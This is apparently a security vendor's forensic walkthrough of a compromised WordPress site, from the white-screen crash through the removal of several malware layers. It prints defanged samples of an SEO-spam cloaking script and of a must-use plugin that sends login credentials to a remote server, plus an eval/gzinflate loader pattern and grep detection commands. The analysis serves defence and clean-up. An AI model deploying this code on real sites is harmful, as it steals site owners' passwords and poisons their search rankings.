the short answer
A client called us with a WordPress White Screen of Death — a totally blank page. The blank screen was not a plugin conflict; it was the visible tip of a deep, multi-layered compromise. The root crash came from a malicious index.php and a dropped 8.php in the site root. Beneath that we found a cloaking / SEO-spam engine, an obfuscated webshell, a hidden must-use plugin that stole every login password, several fake plugins running eval(gzinflate(base64_decode())), a 306 KB poisoned theme functions.php, and ten administrator accounts — most of them fake. We removed all eight layers by hand, then confirmed the clean-up with a Wordfence scan. This is the full forensic walkthrough.
Quick answer: what a “white screen” hack actually looks like
- Symptom: blank white (or black) page, empty page source, no error shown.
- Immediate cause: injected code in the root
index.php(bloated to 6 KB) plus a malware loader named8.php. - What was hiding underneath: SEO-spam cloaking, a webshell, a
wp_loginpassword stealer inmu-plugins, fake plugins, a poisoned themefunctions.php, and 10 admin users. - Lesson: a WSOD that comes back after you “fix” it is almost never a theme bug — it is persistence. You have to find every door, not just the broken one.
One of the most dangerous things about a hacked WordPress site is that the symptom you notice is rarely the actual problem. The owner of this site saw one thing: their website had gone completely blank. No homepage, no error, no dashboard — just an empty page. In WordPress circles this is called the White Screen of Death (WSOD), and most guides will tell you it is a plugin conflict or a PHP memory limit.
Sometimes it is. This time it was a full site takeover that had been quietly running for who-knows-how-long, and the white screen was simply the moment the attacker’s own sloppy code finally broke something. By the time we finished, we had pulled eight separate categories of malware out of this one installation. Here is exactly what we found, what each piece does, and how we cleaned it — with the real screenshots from the job.
Why WordPress hacks like this are so common right now
Before the walkthrough, some context, because it explains why a single small business site ends up carrying this much malware at once. WordPress powers more than 40% of all websites, which makes it the single biggest target on the internet for automated attacks. According to Patchstack’s 2026 State of WordPress Security report, researchers catalogued 11,334 new vulnerabilities across the WordPress ecosystem during 2025 — roughly a 42% jump over the previous year. Around 91% of those flaws were in plugins, and only a handful were in WordPress core itself.
That distribution matters: attackers almost never break WordPress itself. They walk in through an outdated plugin, a weak admin password, or a reused FTP credential, and then they layer in as many backdoors as possible so that cleaning one does not lock them out. Security vendors including Sucuri and BleepingComputer have documented exactly this pattern through 2025 — financially-motivated campaigns that hide payloads in the must-use plugins folder, spin up hidden admin accounts, and re-create themselves after removal. This case study is a textbook example of all of those techniques living on one site.
Step 1: Finding the crash — a poisoned index.php and a dropped 8.php

When the page source is empty, the problem is upstream of the theme. WordPress boots from the root index.php, so that is the first file we open. A clean WordPress index.php is tiny — about 405 bytes, just a comment and a single require. On this site it had ballooned to 6 KB, and sitting right beside it in the web root was a brand-new file called 8.php (16 KB) that the owner had never created.
8.php (a dropped loader that should not exist) and index.php at 6 KB instead of the normal ~405 bytes. The recent “Changed” timestamps on both files told us when the attacker last touched the site.This is one of the most common WSOD-from-malware mechanisms. Sucuri and other responders describe it the same way: when malicious PHP is injected into index.php, it can break script execution, or print output before WordPress sends its headers, and the result is a blank page. In short, the attacker’s injected code — or a missing file it tried to include — is what crashed the front end. The “white screen” was an accident; the malware was meant to stay invisible.
What the injected code actually was
Opening the bloated index.php (and the matching code dumped into 8.php) revealed a classic SEO-spam cloaking engine. Here is the malware in a cleaned-up, commented, and defanged form so you can see the logic without the noise:
curl_get_contents() helper. Malware that ships its own cURL wrapper is almost always phoning home to a command-and-control (C2) server to pull spam content on demand.<?php
// ---- DEFANGED SAMPLE — FOR ANALYSIS ONLY, DO NOT DEPLOY ----
// Attacker command-and-control (C2) server. DEFANGED:
$c2 = "hxxp://204[.]12[.]206[.]250/z60611_8/";
// Helper: is the visitor a search-engine crawler?
function is_crawler($agent){
$bots = 'googlebot|google|yahoo|bing|aol';
return ($agent && preg_match("/($bots)/si", $agent));
}
// Helper: did the visitor arrive from a (Japanese) search engine?
function check_refer($refer){
$referbots = 'google.co.jp|yahoo.co.jp|google.com';
return ($refer && preg_match("/($referbots)/si", $refer));
}
$ua = strtolower($_SERVER['HTTP_USER_AGENT'] ?? '');
$refer = $_SERVER['HTTP_REFERER'] ?? '';
$uri = $_SERVER['REQUEST_URI'];
// 1) If a crawler asks for "robots" -> overwrite robots.txt with the C2's version
if (substr($uri, -6) === 'robots') {
file_put_contents('robots.txt', curl_get($c2.'/robots.php', $data));
}
// 2) If a crawler asks for a sitemap (.xml) -> serve a FAKE spam sitemap
if (substr($uri, -4) === '.xml') {
header("Content-type:text/xml");
echo curl_get($c2.'/map.php', $data); // doorway pages for Google
}
// 3) Real human arriving from Google/Yahoo Japan -> REDIRECT to spam
if (!is_crawler($ua) && check_refer($refer)) {
echo curl_get($c2.'/jump.php', $data); // cloaked redirect
}
// 4) A search-engine crawler -> serve hidden SPAM content (cloaking)
if (is_crawler($ua)) {
echo curl_get($c2.'/indata.php', $data); // shows Google something else
exit();
}
?>How to “read” this malware: it is a textbook cloaking attack — it shows two completely different websites depending on who is asking.
- To Google’s crawler it serves spam doorway pages and fake XML sitemaps pulled live from the C2 server at
204[.]12[.]206[.]250, so the hacker’s keywords get indexed under your domain. - To a real human who clicks one of those poisoned results — specifically arriving from
google.co.jporyahoo.co.jp, the signature of the long-running Japanese SEO spam family — it fires a redirect to the attacker’s scam destination. - To you, the owner, browsing your own site normally, it does nothing. That is the entire point. This is why owners often have no idea anything is wrong until Google Search Console flags “cloaking,” or until the code breaks and the site goes white.
Patchstack and Sucuri both note this is why cloaking malware is so damaging: the site looks perfect to its owner while it quietly destroys the domain’s search reputation in the background. To actually verify a clean-up, you have to re-request the page with a Googlebot user-agent — not just refresh it in your browser.
This single mechanism is what our SEO spam malware removal and cloaking malware removal services are built to find — including the conditional redirect handled on our redirect malware removal page.
Step 2: This was never one file — the obfuscated webshell
Removing 8.php and restoring a clean index.php brought the homepage back. If we had stopped there — as many DIY guides do — the site would have re-infected within minutes, because the white screen was the least of this client’s problems. We kept digging, sorting every file by “last modified” date to follow the attacker’s footprints.

Inside the Divi theme folder we found two enormous files that do not belong in any theme: functions.php at 306 KB and a copy named functionsbak.php at 305 KB, both modified at the exact same minute. A clean theme functions.php is usually a few kilobytes. A 300 KB one is a billboard for “malware lives here.”
functions.php (306 KB) and functionsbak.php (305 KB) were both poisoned and stamped with the same modification time. Note logo.jpg at 175 KB and content-index.php at 175 KB — an “image” the same size as a PHP file is rarely a coincidence.Right next to them was content-index.php — a heavily obfuscated PHP webshell. Opening it showed a configuration array with an admin username, an MD5 password hash, and a “403” decoy, followed by string-concatenation gymnastics that rebuild PHP function names one letter at a time ('fun'.'ct'.'i'.'o'.'n_exi'.'s'.'ts') to dodge simple scanners.
content-index.php — a password-protected webshell. The array at the top ('admin', an MD5 hash, '403') is the login config; the rest is deliberately broken into pieces so a scanner searching for eval or base64_decode in one piece finds nothing. De-obfuscated, this gives the attacker a full file-manager and command runner inside your site.A webshell like this is the attacker’s remote control. As long as it survives, they can re-upload everything else you just deleted. This is the persistence layer our hidden backdoor removal service is designed to hunt down.
Step 3: The scariest find — a login stealer in mu-plugins

The must-use plugins directory (wp-content/mu-plugins/) is an attacker’s favorite hiding spot for a simple reason: anything in it runs automatically on every single page load, and it never appears in your Plugins list. Throughout 2025, Sucuri and BleepingComputer documented multiple campaigns abusing exactly this folder. On this site, there was one file in it that the owner had never seen: .cache.php — note the leading dot, which hides it from casual directory listings.

mu-plugins folder with a single, dot-prefixed .cache.php. Must-use plugins load before everything else and are invisible in the WordPress admin — the perfect place to plant a quiet backdoor.This file was not spam. It was a credential stealer. Here is the de-obfuscated, defanged code:
.cache.php. It hooks the wp_login action and ships the site URL, username, and the raw password to a remote server every time anyone logs in successfully.<?php
// ---- DEFANGED SAMPLE — FOR ANALYSIS ONLY ----
if (!defined("ABSPATH") || !function_exists("add_action")) return;
// Fires on EVERY successful WordPress login:
add_action("wp_login", function($l, $u){
$ip = $_SERVER["SERVER_ADDR"] ?? "127.0.0.1";
$s = function_exists("home_url") ? home_url() : $_SERVER["HTTP_HOST"];
$pw = $_POST["pwd"] ?? ""; // the RAW password as typed
$d = $s . "/wp-login.php," . $l . "," . $pw; // site, username, password
// Attacker collection server. DEFANGED:
$c2 = "hxxp://45[.]61[.]187[.]50:50001/data.php";
$url = $c2 . "?name=getshellxxxxeval_okip_" . $ip . ".txt&data=" . urlencode($d);
$ctx = stream_context_create(["http" => ["timeout" => 8, "ignore_errors" => true]]);
@file_get_contents($url, false, $ctx); // silently exfiltrate
}, 10, 2);
?>Why this one matters more than all the others: a webshell gives an attacker access today. A login stealer gives them access forever. Every time the real owner — or any editor, or any other admin — logged into the dashboard, this code grabbed their username and plaintext password and POSTed it to 45[.]61[.]187[.]50:50001, filed under a token like getshellxxxxeval_okip_. Security researcher Luke Leal has shown why this style of theft is so hard to catch: because the exfiltration happens server-side, it never appears in the visitor’s browser network tab, and remote scanners like SiteCheck cannot see it. The credentials simply keep flowing to the attacker until the file is found and removed.
This is also why “I changed my password” is not a fix on its own. If a stealer is live, your new password is stolen the first time you use it. The password change has to come after the file is gone.
If you have ever logged into a site while it was infected: assume that password is compromised and change it everywhere you reused it. A hidden mu-plugins file like this is exactly what our hidden backdoor removal service exists to eliminate.
Step 4: Fake plugins running encrypted payloads

Next we audited the real plugins folder against a clean WordPress.org reference. Several “plugins” were impostors — folders with legitimate-sounding names but no real functionality, containing a single obfuscated PHP file. The most blatant lived in a folder called smart-widget.
smart-widget/smart-widget.php — a fake plugin whose entire body is a giant encoded blob ending in eval(gzinflate(base64_decode($__x)));. This is a compressed-payload backdoor: the blob is decompressed and executed at runtime so the real malicious code never sits on disk in readable form.That one line is among the most reliable malware signatures on the web. Comodo, Imunify, and virtually every WordPress security vendor treat eval(gzinflate(base64_decode(...))) in a theme or plugin file as malicious with near-100% confidence — legitimate developers essentially never encrypt their code this way. Here is what the three nested functions do:
eval(            // 3) RUN the resulting PHP code
  gzinflate(     // 2) DECOMPRESS it
    base64_decode(   // 1) DECODE the text blob back to raw bytes
      $__x         // the long encoded string
    )
  )
);

We found more masquerading folders alongside it — easy-cache and performance-handler-685 among them — all using cache/performance-sounding names so a busy owner glancing at the plugins list assumes they are harmless utilities.
easy-cache and performance-handler-685. Names like “cache” and “performance handler” are chosen specifically to blend in. None of these existed on WordPress.org, and none had a real plugin header.You can find these quickly over SSH with a single command — useful detection patterns to keep on hand:
# Find compressed / encoded backdoors in themes and plugins
grep -rEl "eval\(|gzinflate\(|base64_decode\(|str_rot13\(" wp-content/

# Find every PHP file changed in the last 14 days (attacker footprints)
find wp-content/ -name "*.php" -mtime -14 -print

# List all administrators (catches obvious rogue accounts)
wp user list --role=administrator --format=csv
Removing impostor plugins is the core of our hidden plugin & theme malware removal service, and the encrypted JavaScript these payloads often inject into the page is handled by malicious JavaScript removal.
Step 5: Files hiding in plain sight

The attacker scattered small loaders and disguised files throughout wp-content and the themes directory, several using a leading dot or an image extension to stay out of sight.
